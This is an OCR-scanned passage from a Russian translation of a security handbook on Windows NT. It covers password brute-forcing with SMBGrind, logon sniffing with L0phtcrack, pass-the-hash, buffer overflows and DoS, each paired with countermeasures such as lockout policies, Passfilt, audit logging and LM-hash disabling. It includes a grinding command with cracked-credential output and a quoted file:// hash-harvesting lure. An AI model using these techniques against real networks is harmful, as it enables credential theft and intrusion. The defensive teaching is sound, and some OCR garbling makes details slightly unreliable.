правильные результаты, если жестко заданные временные интервалы ожидания не согласуются с временем, требуемым для достижения исследуемой сети. Во всем остальном утилита SMBGrind практически не отличается от утилиты NAT. Ниже приведен пример результатов работы утилиты SMBGrind. Параметр -1 определяет количество одновременных соединений, т.е. количество параллельно запускаемых процессов.

```
D:\> smbgrind -l 100 -i 192.168.2.5
Host address: 192.168.2.5
Cracking host 192.168.2.5  (*SMBSERVER)
Parallel Grinders: 100
Percent complete: 0
Percent complete: 25
Percent complete: 50
Percent complete: 75
Percent complete: 99
Guessed: testuser Password: testuser
Percent complete: 100
Grinding complete, guessed 1 accounts
```

О Контрмеры: защита от подбора пароля

Существует несколько защитных мер, которые могут сделать невозможными или, по крайней мере, затруднить попытки подбора пароля. Первая из них поможет в тех случаях, когда компьютер с системой NT, непосредственно подключенный к Internet, не должен отвечать на запросы о совместно используемых ресурсах Windows. Для этого нужно заблокировать доступ к портам TCP и UDP с номерами 135-139 на пограничном брандмауэре или маршрутизаторе, а также запретить привязку WINS Client (TCP/IP) для любого адаптера, подключенного к внешней сети, как показано на приведенной ниже иллюстрации.




Это позволит запретить использование портов NetBIOS соответствующим сетевым адаптером. Для узлов с двумя сетевыми адаптерами (dual-homed host) необходимо запретить поддержку протокола NetBIOS на адаптере, подключенном к Internet, и оставить ее на сетевом адаптере внутренней сети, чтобы к совместным ресурсам Windows могли обращаться легальные пользователи. (При отключении поддержки NetBIOS с использованием этого метода внешний порт остается в режиме ожидания, однако он не будет отвечать на запросы.)

НА ЗАМЕТКУ В системе Windows 2000 для запрещения использования протокола NetBIOS поверх TCP/IP для каждого адаптера в отдельности можно использовать специальный пользовательский интерфейс. Однако, как вы увидите в главе 6, такая возможность вовсе не является панацеей, и отключение адаптеров от совместно используемых файлов и принтеров является гораздо лучшим способом.

Если ваши компьютеры с системой NT выполняют роль файловых серверов и, как следствие, должны обеспечивать возможность подключения, данных мер, естественно, будет недостаточно, поскольку они будут блокировать или даже запрещать все подобные службы. В таких случаях необходимо применять более традиционные меры: блокировать учетные записи после определенного количества неудачных попыток регистрации, реализовать политику строгого выбора паролей, а также регистрировать все неудачные попытки регистрации. К счастью, для выполнения этих задач компания Microsoft предоставляет все необходимые средства.

Политика учетных записей

Одним из таких средств является утилита User Manager. Для задания политики учетных записей выберите в диалоговом окне диспетчера пользователей команду **Policies⇨Account**. В появившемся диалоговом окне можно задать определенную политику назначения паролей, например установить ограничение на минимальную длину пароля или потребовать, чтобы пароли не повторялись чаще определенного количества раз. Кроме того, в диалоговом окне Account Policy можно установить блокировку соответствующей учетной записи после заданного количества неудачных попыток регистрации. Диспетчер пользователей также позволяет администраторам принудительно отключать пользователей после завершения установленной длительности сеанса. Это очень удобная возможность, позволяющая "перекрыть кислород" непрошеным ночным гостям.



Подчеркнем еще раз, что каждый, кто намеревается попробовать "на прочность" пароли как с помощью описанных в данной главе методов ручного, так и автоматического подбора, должен помнить о возможности блокировки учетных записей.

Passfilt

Еще больший уровень защиты можно обеспечить с помощью динамически подключаемой библиотеки Passfilt, входящей в состав Service Pack 2. Для того чтобы она была подключена к системе защиты, необходимо проделать процедуру, описанную в статье Q161990 базы знаний Microsoft Knowledge Base. Данная библиотека позволяет поддерживать жесткую политику выбора паролей, которая гарантирует защиту не только от взлома, но и от ленивого пользователя, выбирающего слишком простой пароль. После установки библиотеки Passfilt все пароли должны состоять не менее чем из шести символов, не совпадать с именами учетных записей или быть частью полного имени пользователя, а также должны состоять из символов, которые выбираются как минимум из трех следующих групп.

T Буквы английского алфавита верхнего регистра (A, в, c, ..., z)

- Буквы английского алфавита нижнего регистра (a, Ь, c, ..., z)
- Арабские цифры (O, 1, 2, ..., 9)

A Символы, не являющиеся алфавитно-цифровыми (@, #, !, & и т.д.)

Библиотека Passfilt должна быть под рукой у каждого серьезного администратора NT, однако нужно отметить два ее ограничения. Первое состоит в жесткой установке минимальной длины пароля в 6 символов. Мы рекомендуем наложить более строгое ограничение в 7 символов в диалоговом окне Account Policy диспетчера пользователей. (Почему так важна разница в один символ, вы узнаете ниже в разделе "Строгие правила выбора пароля".) Во-вторых, библиотека Passfilt вызывается лишь в том случае, когда решение об изменении пароля принимает сам пользователь. Если же пароль меняется администратором с помощью диспетчера пользователей, то выполнение требований Passfilt не гарантируется (см. статью Q174075). Для того чтобы обеспечить более строгое следование принятой политике учетных записей, можно разработать свою собственную библиотеку Passfilt (о том, как это осуществить, можно узнать по адресу http://msdn.microsoft.com/library/psdk/logauth/pswd_about_5z77.htm). Учтите, что при таком подходе в качестве библиотеки Passfilt можно легко "получить в подарок" "троянского коня". Так что при выборе библиотек от сторонних производителей будьте очень внимательны.

НА ЗАМЕТКУ | Библиотека Passfilt в системе Win 2000 устанавливается по умолчанию, однако остается *неактивной.* Для того чтобы ее активизировать, воспользуйтесь консолью **secpol.msc** или **gpedit.msc** и активизируйте режим Passwords must meet complexity requirements, относящийся к элементу консоли Security Configuration and Analysis\Account Policies\Password Policy.

Passprop

Еще одним важным дополнительным средством, которое входит в состав NT Resource Kit (NTRK) является утилита Passprop, которая позволяет применить к учетным записям домена NT два следующих требования.

T Пароли, выбираемые пользователями, должны обязательно содержать алфавитные символы как верхнего, так и нижнего регистра или же состоять из символов и цифр.

A Как мы уже говорили, учетная запись Administrator является наилучшим трофеем удачливого взломщика, представляющим собой серьезную угрозу безопасности. К сожалению, исходную встроенную учетную запись Administrator (RID 500) в системе NT заблокировать нельзя, что позволяет взломщикам легко ее идентифицировать и бесконечно долго пытаться подобрать к ней пароль.

Утилита Passprop позволяет применить к учетной записи администратора принятую политику блокировки. (Учетную запись Administrator можно всегда разблокировать с локальной консоли сервера, что предотвратит опасность возникновения состояния DoS.)


Для того чтобы наложить на систему безопасности оба требования, необходимо установить пакет NTRK (или просто скопировать файл `passprop.exe`, если установка всего пакета NTRK связана с вопросами защиты) и ввести следующую команду в командной строке:

```
passprop /complex /adminlockout
```

Для того чтобы вернуть систему в исходное состояние, необходимо запустить утилиту с параметром `/noadminlockout`.

Аудит и регистрация событий

Даже если никому и не удастся проникнуть в вашу сеть с помощью подбора пароля, так как вы установили библиотеку Passfilt или воспользовались утилитой Passprop, все равно имеет смысл отслеживать все неудачные попытки регистрации. Для этого выберите команду Policies⇨Audit в диалоговом окне диспетчера пользователей. При этом на экране появится диалоговое окно Audit Policy, представленное ниже.



Журнал безопасности (Security Log), заполненный событиями с идентификаторами 529 или 539 (Logon/Logoff failure и Account Locked Out соответственно), свидетельствует о том, что система подвергается попытке автоматизированного взлома. В большинстве случае журнал позволяет даже установить компьютер, с которого производятся попытки взлома. Однако упущением компании Microsoft является то, что в системах NT и Windows 2000 регистрируется лишь имя NetBIOS компьютера взломщика, а не IP-адрес. Конечно, имена NetBIOS можно без проблем сфальсифицировать, так что динамическое изменение имени NetBIOS не имеет смысла. Фактически утилита SMBGrind использует ложное имя NetBIOS, которое можно без проблем изменить с помощью простого редактора, такого как UltraEdit.

На рис. 5.1 показано содержимое журнала безопасности после многочисленных неудачных попыток регистрации, предпринятых с помощью утилиты NAT.





Рис. 5.1. Журнал безопасности с зарегистрированными неудачными попытками регистрации в сети, выполнявшимися с использованием утилиты NAT

Вот подробные сведения о событии с идентификатором 539.



Естественно, регистрация событий ничего не стоит, если не выполняется анализ журналов. Анализировать журналы вручную очень утомительно. К счастью, утилита Event Viewer позволяет фильтровать записи о событиях по дате, типу, источнику, категории, пользователю, компьютеру и идентификатору события.

Если для управления журналами и их анализа вам требуется надежная утилита командной строки, позволяющая автоматизировать ее использование, обратите внимание на утилиты `dumpel` из пакета NTRK, NTLast и VisualLast компании Foundstone, Inc. (по адресу `http://www.foundstone.com` можно найти как бесплатно распространяемую, так и коммерческую версию) или DumpEvt от компании Somarsoft (бесплатную версию утилиты можно найти по адресу `http://www.somarsoft.com`).

Утилита dumpel может обрабатывать журнал событий с удаленного сервера (при наличии соответствующих разрешений) и отфильтровывать до десяти идентификаторов событий одновременно. Например, с помощью dumpel можно извлечь неудачные попытки регистрации на локальном компьютере (событие 529). Для этого в командной строке нужно ввести следующую команду.

```
C:\> dumpel -e 529 -f seclog.txt -l security -m Security -t
```

Утилита DumpEvt позволяет преобразовать весь журнал безопасности в формат, пригодный для импорта в базу данных Access или SQL. Однако эта утилита не предоставляет средств фильтрации событий.

NTLast — это утилита командной строки Win32, которая выполняет поиск в локальных и удаленных журналах записей об интерактивных (interactive), удаленных (remote) и неудачных (fail) попытках регистрации. Кроме того, с ее помощью можно найти соответствующие друг другу пары событий регистрации/завершения сеанса (logon/logoff) для заданной учетной записи. Те же возможности предоставляет и утилита с графическим интерфейсом пользователя VisualLast.

Выявление вторжений в реальном времени

После применения средств анализа журналов следующим этапом является реализация механизма оповещения о возможных нарушениях в реальном времени. Количество программных продуктов из так называемой категории систем выявления вторжений быстро возрастает, особенно для использования на платформе NT. Системы выявления вторжений, предназначенные для использования на компьютерах под управлением системы NT, представлены в табл. 5.2.

Функциональные возможности этих продуктов варьируются в широком диапазоне, от простых средств анализа журналов, генерации оповещений (KSM) и мониторинга попыток взлома на уровне сетевого протокола (RealSecure) до полноценных систем выявления вторжений на уровне узла (Centrax). Так что при выборе той или иной системы внимательно ознакомьтесь с перечнем ее возможностей и выясните, сможет ли она решать возлагаемые на нее задачи.

Таблица 5.2. Некоторые системы выявления вторжений для системы NT/2000

Система выявления вторжений	Разработчик
BlackICE Pro	Internet Security Systems http://www.iss.net/
Centrax	Cybersafe Corp. http://www.cybersafe.com/
CyberCop Server	Network Associates, Inc. http://www.nai.com/
Intact	Pedestal Software http://www.pedestalsoftware.com/
Intruder Alert (ITA)	Symantec http://enterprisesecurity.symantec.com/products
RealSecure	Internet Security Systems http://www.iss.net
SessionWall-3	Computer Associates (CA) http://www.ca.com/Solutions/Product.asp?ID=163
Tripwire for NT	Tripwire, Inc. http://www.tripwiresecurity.com/

К сожалению, обсуждение вопросов, связанных с выявлением вторжений, выходит за рамки данной книги. Можем лишь подчеркнуть, что администраторы сети, обеспокоенные вопросами обеспечения безопасности, должны уделять этой технологии самое пристальное внимание — что может быть важнее, чем вовремя поступивший сигнал о возникшей в сети проблеме?

Перехват паролей, передаваемых по сети

Популярность	6
Простота	4
Опасность	9
Степень риска	6

Подбор пароля — это нелегкая задача. Почему бы просто не перехватить ценную информацию при регистрации пользователей на сервере, а затем использовать ее по своему усмотрению? В тех редких случаях, когда взломщику удается перехватить обмен регистрационными данными, такой подход позволяет сэкономить значительную часть усилий, которые требуются в процессе подбора пароля. Для этого подойдут многие из уже рассмотренных утилит, однако можно воспользоваться и другим средством, специально предназначенным для этих целей. С такой утилитой вы уже хорошо знакомы: lOphtcrack, которую можно найти по адресу `http://www.l0pht.com`.

НА WEB-УЗЛЕ williamspublishing.com

Утилита lOphtcrack предназначена для подбора паролей NT, она обычно используется для автономного взлома перехваченной базы данных паролей, т.е. без соединения с сервером. Такой подход позволяет, во-первых, не беспокоиться о возможной блокировке учетных записей при попытках подбора пароля, а во-вторых, организовать перебор сколь угодно большого количества вариантов. Получение файла паролей — довольно нетривиальная задача, поэтому этот вопрос, а также методы использования утилиты lOphtcrack более подробно будут рассмотрены ниже в разделе "Взлом паролей NT".

В последних версиях lOphtcrack имеется функция SMB Packet Capture, которая ранее была реализована в виде отдельной утилиты `readsmb`. Используя эту функцию, можно обойтись без перехвата файла паролей, а вместо этого прослушать локальный сегмент сети, перехватить запросы на регистрацию, которыми обмениваются системы NT, а затем выбрать из них информацию о зашифрованных паролях. Затем выполняется алгоритм расшифровки, обратный тому, который используется при шифровании паролей в системе NT (этот процесс и называется взломом — *cracking).* На рис. 5.2 показан пример использования функции SMP Packet Capture для перехвата пересылаемых по сети паролей с целью их последующего взлома самой утилитой lOphtcrack.

Некоторые читатели могут удивленно воскликнуть: "Подождите! Разве в NT не реализован принцип аутентификации по запросу?" Это действительно так. В процессе аутентификации клиенты получают случайный запрос от сервера, который кодируется *с* помощью хэш-кода пароля пользователя в качестве ключа и в зашифрованном виде передается назад по сети. Затем сервер зашифровывает запрос с помощью своей собственной копии хэш-кода пароля пользователя (взятой из SAM-файла) и сравнивает его с полученным значением. Если значения совпадают, то процесс регистрации завершается успешно (более подробная информация о процессе аутентификации содержится в разделе Q102716 базы знаний компании Microsoft). Значит, сам хэш-код пароля даже не передается по сети. Возникает вопрос: как в таком случае утилита lOphtcrack может его взломать?




Рис. 5.2. Функция SMP Packet Capture утилиты l0phtcrack позволяет перехватывать пересылаемые по сети NT запросы на регистрацию для их последующего взлома с помощью lOphtcrack. В данном примере показано несколько систем, у которых значение NT Hash представлено нулями. Это означает, что данные системы работают под управлением Win 9x, которая не поддерживает алгоритма хэширования NT

Очень просто, путем подбора в лоб. Из перехваченного пакета утилита lOphtcrack получает *только* сам запрэс и запрос, закодированный с помощью хэш-кода пароля. Затем выполняется кодирование известного значения запроса с помощью случайно генерируемых строк, и результат сравнивается с полученным зашифрованным значением запроса. Эта процедура повторяется до тех пор, пока не будет найдена случайная строка, для которой результаты окажутся идентичными. Из-за несовершенства алгоритма вычисления хэш-кода LM (на самом деле этот хэш-код состоит из нескольких фрагментов, которые можно атаковать независимо друг от друга), процесс подбора занимает гораздо меньше времени, чем кажется на первый взгляд.

Эффективность утилиты lOphtcrack при ее совместном использовании с функцией SMP Packet Capture настолько высока, что любой, кто не пожалеет времени для наблюдения за сетью, гарантированно сможет получить статус администратора в течение нескольких дней. Вы замечаете, как неумолимо бежит время?

Даже если вы считаете, что вашу сеть защитит коммутируемая архитектура, не торопитесь с выводами. Например, взломщик может воспользоваться одним из методов перенаправления ARP, чтобы проанализировать весь трафик на своем компьютере, или, что еще проще, прибегнуть к социальной инженерии, что описано в ответах на часто задаваемые вопросы (FAQ — Frequently Asked Questions) по использованию утилиты lOphtcrack.

"Отправьте выбранной жертве почтовое сообщение (неважно, на личный адрес или же на общий адрес компании). В текст письма включите адрес URL в форме `file://ваш_компьютер/имя_совместно_используемого_ресурса/сообщение.htm` 1. Как только получатель щелкнет на этом URL, его хэшированный пароль сразу же будет отправлен вам для аутентификации."

НА ЗАМЕТКУ При знакомстве с технологиями, подобными перенаправлениюARP (см. главу 10), вы увидите, что коммутируемые сети на самом деле не обеспечивают надежную защиту от перехвата паролей.

Сотрудники L0pht даже умудрились создать утилиту, "выуживающую" хэшированные пароли NT из потока данных, которыми обмениваются компьютеры при регистрации с использованием протокола PPTP (Point-to-Point Tunneling Protocol). В системе NT адаптированный вариант PPTP используется для организации частных виртуальных сетей (VPN — Virtual Private Network). Эта технология позволяет организовывать туннелирование потока данных для передачи информации по Internet с гарантиро-

ванной защитой. По адресу `http://packetstormsecurity.com/sniffers/pptp-sniff.tar.gz` можно найти два анализатора сетевых пакетов . Кроме того, на этой же Web-странице имеется версия программы `readsmb` для UNIX, написанная Джосом Чангом (Jose Chung) из компании Basement Research.

Пересылка хэш-кода

Популярность	*6*
Простота	*4*
Опасность	*9*
Степень риска	*6*

Если каким-то образом вам удалось завладеть пользовательским хэш-кодом (скажем, в результате перехвата пакетов SMB или копирования базы данных SAM системы NT), то почему бы не передать этот хэш-код прямо операционной системе клиента, которая, в свою очередь, сможет использовать его при ответе на запрос в процессе аутентификации. Таким образом взломщик может пройти процедуру регистрации на сервере даже без знания пароля в явной форме, а лишь обладая нужным хэш-кодом и именем пользователя. Такой подход позволяет сэкономить много времени и сил, затрачиваемых на взлом хэш-кода, полученного с помощью перехвата SMB-пакетов.

Пол Эштон (Paul Ashton) выдвинул идею модификации SMB-клиента сервера Samba системы UNIX, обеспечивающего совместный доступ к файлам (`http://www.samba.org`) с целью реализации описанного выше приема. Исходный документ Пола можно найти в архивах бюллетеня NT Bugtraq по адресу `http://www.ntbugtraq.com`. Новые версии программы `smbclient` для системы UNIX позволяют зарегистрироваться на клиентских системах NT с использованием лишь хэш-кода.

Технические подробности процесса передачи хэш-кода содержатся в статье Гернана Очоа (Hernan Ochoa) из компании CORE-SDI по адресу `http://www.core-sdi.com/papers/nt_cred.htm`. Из этой статьи можно узнать, как подсистема LSASS (Local Security Authority Subsystem) хранит информацию о сеансах регистрации и связанных с ними данными учетных записей. Гернан показал, как напрямую отредактировать эти данные в оперативной памяти и изменить регистрационную информацию незаметно для пользователя. Подтверждением работоспособности такого подхода может послужить рис. 5.3 (для обеспечения безопасности реальные имена были изменены). Этот метод не будет работать в системе Windows 2000, а приведет к завершению ее работы из-за нарушения целостности процессов LSASS.

Однако подобные подходы не получили широкого распространения, поскольку справиться с данной задачей могут лишь программисты довольно высокой квалификации. Таким образом, риск атаки, основанной на отправке хэш-кода, невысок.




Рис. 5.3. Программа, предназначенная для отправки хэш-кода

Контрмеры: запрещение аутентификации с использованием хэш-кодов Lan Manager

В сервисном пакете Service Pack 4.0 была добавлена поддержка нового параметра системного реестра, призванного запретить узлу NT выполнять аутентификацию в локальной сети (с использованием хэш-кодов LM). Для того чтобы воспользоваться этой возможностью, нужно добавить параметр `LMCompatibilityLevel` со значением `REG_DWORD=4` к следующему ключу системного реестра.

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\LSA
```

Значение 4 запрещает контроллеру домена (DC — domain controller) принимать запросы на аутентификацию с использованием хэш-кодов Lan Manager. Как объясняется в статье Q147706 базы знаний компании Microsoft, значения 4 и 5 зарезервированы для контроллеров доменов.

К сожалению, любые клиенты низкого уровня не смогут пройти аутентификацию на контроллере домена, на котором установлен пакет Service Pack 4 и выполнены описанные выше действия (например, такими клиентами являются системы Windows 9*x*, Windows for Workgroups). Это объясняется тем, что модернизированная система аутентификации такого контроллера будет выполнять аутентификацию лишь с использованием хэш-кода NT. Более того, поскольку клиенты, не использующие систему хэширования Windows NT, не могут реализовать вычисление хэш-кода NT, они все равно будут отправлять по сети запросы на аутентификацию, содержащие значения хэш-кодов LM. Это сведет на нет все усилия, направленные на защиту от перехвата SMB-пакетов. Вывод напрашивается сам собой: в составе домена не должно быть клиентских компьютеров, работающих под управлением версий Win *9x*. Однако в большинстве компаний, использующих в сети системы с различными версиями Windows, такое решение вряд ли можно воплотить в жизнь.

НА ЗАМЕТКУ! До появления сервисного пакета SP4 не было возможности запретить обработку хэш-кодов LM, используемых для аутентификации, на узле NT. Как следствие, такие узлы абсолютно не защищены от опасности перехвата SMB-пакетов.

С выходом новой операционной системы Win 2000 компания Microsoft предоставила другую возможность передачи регистрационных данных по локальной сети клиентами Win *9x*. Ее предоставляет клиент службы каталогов (DSClient — Directory Services Client), который можно найти на установочном компакт-диске системы Windows 2000 в папке `Clients\Win9x` (файл `Dsclient.exe`). Теоретически пользователи Win *9x* могут установить специальные параметры системного реестра и использовать более надежную защиту благодаря использованию хэш-кодов NT. В статье Q239869 описывается, как установить программу DSClient и настроить клиентов Win *9x для* использования протокола NTLM версии 2.

Использование подписи SMB

Хотя полностью защититься от атак с использованием хэш-кодов нельзя, наложите некоторые ограничения на удаленную регистрацию в системе Windows с помощью подписи SMB (SMB signing). Такая возможность появится в системе NT, если на ней установить сервисный пакет SP3 или более поздний. Здесь мы упоминаем этот механизм исключительно для обеспечения полноты изложения. При использовании подписи SMB каждый пакет SMB, передаваемый правильно настроенными клиентами и серверами NT, будет проверяться с применением криптографических методов. Это позволит предотвратить вставку в поток данных регистрации пакетов взломщика. Как и ранее, это решение годится только для Windows NT, так как клиенты Win 9*x* не поддерживают

описанный выше механизм. Кроме того, как отмечается в статье Q161372 базы знаний Microsoft, посвященной режиму использования подписи **SMB**, активизация этого средства влечет за собой снижение производительности на **10–15 %**.

Удаленное проникновение: состояние DoS и переполнение буфера

В этом разделе мы немного поговорим о том, как может изменяться ситуация в том случае, если взломщику не удастся подобрать пароль к интересующей его системе. В таких случаях у него есть несколько возможностей (не считая атак на уровне служб). Первая из них состоит в поиске скрытого недостатка архитектуры NT, которым можно было бы воспользоваться для удаленного проникновения и получения доступа к системе. Вторая заключается в генерации состояния DoS (DoS — отказ в обслуживании) — последней надежды неудачливого взломщика.

Удаленное переполнение буфера

Популярность	*3*
Простота	*2*
Опасность	*10*
Степень риска	*5*

О Windows NT ходят легенды, что в ней существуют многочисленные секретные "лазейки", с помощью которых можно получить статус администратора любой удаленной системы. На самом деле в настоящее время известно лишь несколько подобных недостатков, которые при определенных условиях могут дать подобный эффект, однако все они относятся к приложениям, а не к самой системе Windows NT. Чем это объясняется, то ли относительной "молодостью" NT, то ли архитектурой, заложенной в нее разработчиками Microsoft, — вопрос спорный.

В случае удаленного проникновения самые тяжелые последствия способна вызвать ошибка *переполнения буфера* (buffer overflow). Более подробно переполнение буфера будет рассматриваться в главе 14, а сейчас для продолжения обсуждения достаточно сказать, что переполнение буфера возникает тогда, когда программы не способны адекватно отслеживать длину вводимых данных. В таких случаях избыточные данные записываются поверх части стека центрального процессора. Если это произойдет не случайно, а в результате передачи в качестве избыточных данных соответствующих команд, то новый код может привести к выполнению операций, подобранных высококвалифицированным программистом. Одной из наиболее значимых статей, посвященных проблеме переполнения буфера, является работа **Алефа** Вана (Aleph One) *Smashing the stack for fun and profit.* Ее можно найти по адресу `http://www.phrack.org`. К другим статьям о переполнении буфера системы Windows относятся *Tao of Windows Buffer Overflow* хакера **Дилдога** (Dildog) (`http://www.cultdeadcow.com/cDc_files/cDc-351/`), *Win32 Buffer Overflows* Барнаби Джека (Bamaby Jack) в Phrack 55, а также статьи членов группы CIS (Cerberus Information Security), которые можно найти по адресу `http://www.cerberus-infosec.co.uk/papers.shtml`.

Переполнение буфера может быть либо удаленным, либо локальным. Для достижения локального переполнения требуется доступ к консоли, и **ero** обычно могут осуществить лишь интерактивно зарегистрировавшиеся пользователи. Удаленное переполнение буфера является гораздо более опасным. Такой возможностью могут вос-

пользоваться взломщики, имеющие нулевые привилегии на целевом компьютере и находящиеся на любом узле сети. Как правило, удаленное переполнение буфера связано с размещением на целевой системе "полезного груза" (т.е. кода, помещенного в стек центрального процессора), что впоследствии позволяет взломщику удовлетворить практически любые свои желания. В табл. 5.3 приведены некоторые наиболее известные публикации об ошибках переполнения буфера системы NT и других программных продуктов компании Microsoft.

Таблица 5.3. Некоторые публикации о выявленных ошибках переполнения буфера Windows

Мишень и разработчики программы взлома	Адрес URL	Принцип действия
Netmeeting *2.x,* группа хакеров Cult of the Dead Cow (cDc)	`http://www.cultdeadcow.com/cDc_files/cDc-351/`	Проверка концепции, сводящаяся к загрузке графического файла с узла cDc
NT RAS, группа Cerberus Information Security (CIS)	`http://www.cerberus-infosec.co.uk/wprasbuf.html`	Открытие окна командной строки с привилегиями System
winhlp32, группа CIS	`http://www.cerberus-infosec.co.uk/paper03.txt`	Запуск командного файла с привилегиями System
IIS, компания eEye	`http://www.eeye.com`	Выполнение заданного кода на Web-сервере, работающем под управлением NT IIS
Oracle Web Listener 4.0, группа CIS	`http://www.cerberus-infosec.-co.uk/advowl.html`	Удаленное выполнение команды с привилегиями System
OutlOOk, Лаборатория Underground Security Systems Research (USSR)	`http://www.ussrback.com/labs50 .html`	Переполнение буфера за счет выполнения заданного кода при синтаксическом анализе электронного сообщения
ISAPI-расширение .printer, IIS	`http://www.securityfocus.com/bid/2674`	Выполнение заданного кода при анализе команд печати

Теоретически, учитывая огромный объем и сложность исходного кода Windows NT, в нем должно существовать довольно много изъянов подобного рода.

О Контрмеры: защита от удаленного переполнения буфера

Лучшим ответом на атаки с применением переполнения буфера является профессиональное программирование. Упоминавшиеся выше статьи предоставляют опытному программисту некоторые идеи, реализация которых позволит избежать подобной угрозы при написании приложений (при их изучении пригодится знание языка C и низкоуровневого языка программирования Assembler). Однако поскольку создание программных продуктов, подобных системе Windows, выполняется практически без непосредственного участия пользователей, то ответственность за устранение выявленных проблем должна ложиться на плечи группы разработчиков.

Для разрешения проблемы переполнения буфера могут использоваться различные программные продукты. Одним из самых новых средств этой категории является программа BOWall Андрея Колишака (Andrey Kolishak), которую вместе с полным исходным кодом можно найти по адресу `http://developer.nizhny.ru/bo/eng/BOWall/`. Программа BOWall предотвращает переполнение буфера двумя способами.

- Замещает библиотеки DLL их двоичными копиями, в которые включены процедуры мониторинга вызовов потенциально уязвимых функций (например, strcpy, wstrcpy, strncpy, wstrncpy, strcat, wcscat, strncat, wstrncat, memcpy, memmove, sprintf, swprintf, scanf, wscanf, gets, getws, fgets, fgetws). После этого вызовы таких функций проверяются на предмет целостности возвращаемого адреса стека (stack return address).
- Ограничивает выполнение функций динамических библиотек из сегмента данных и стека (data and stack memory).

Замещение системных динамически подключаемых библиотек для предотвращения переполнения буфера является несколько кардинальным, однако все же такой подход, очевидно, достоин внимания.

Программа eNTercept от компании Entercept Security Technologies (`http://www.entercept.com`) представляет собой систему предотвращения вторжений, которая основана на эвристических правилах и может использоваться в качестве оболочки ядра системы NT, которая обеспечивает мониторинг всех вызовов. Это приложение хорошо подходит для выявления и предотвращения как известных, так и ***неизвестных*** атак, направленных на переполнение буфера.

Впоследствии для устранения подобных атак потребуются кардинальные изменения в программных моделях (в качестве примера можно привести язык Java, в котором отсутствуют внутренние структуры, затрагиваемые при этом) или в самой архитектуре центральных процессоров.

Отказ в обслуживании (DoS)

Популярность	*6*
Простота	*7*
Опасность	*5*
Степень риска	*6*

Атаки, приводившие к генерации состояния DoS, были чрезвычайно популярны в 1997-1998 годах, что объясняется появлением многочисленных утилит, предназначенных для повреждения стека TCP/IP на самых различных платформах. Некоторые из них были направлены исключительно на систему Windows. Мы не будем тратить время на описание всех используемых при этом недостатков реализации стека протоколов TCP/IP, поскольку все они уже устранены в пакетах обновления. Кроме того, обсуждению атак DoS посвящена целая глава (см. главу 12, а также часть главы 4, где были рассмотрены методы предотвращения подобных угроз для платформы Win *Эх)*.

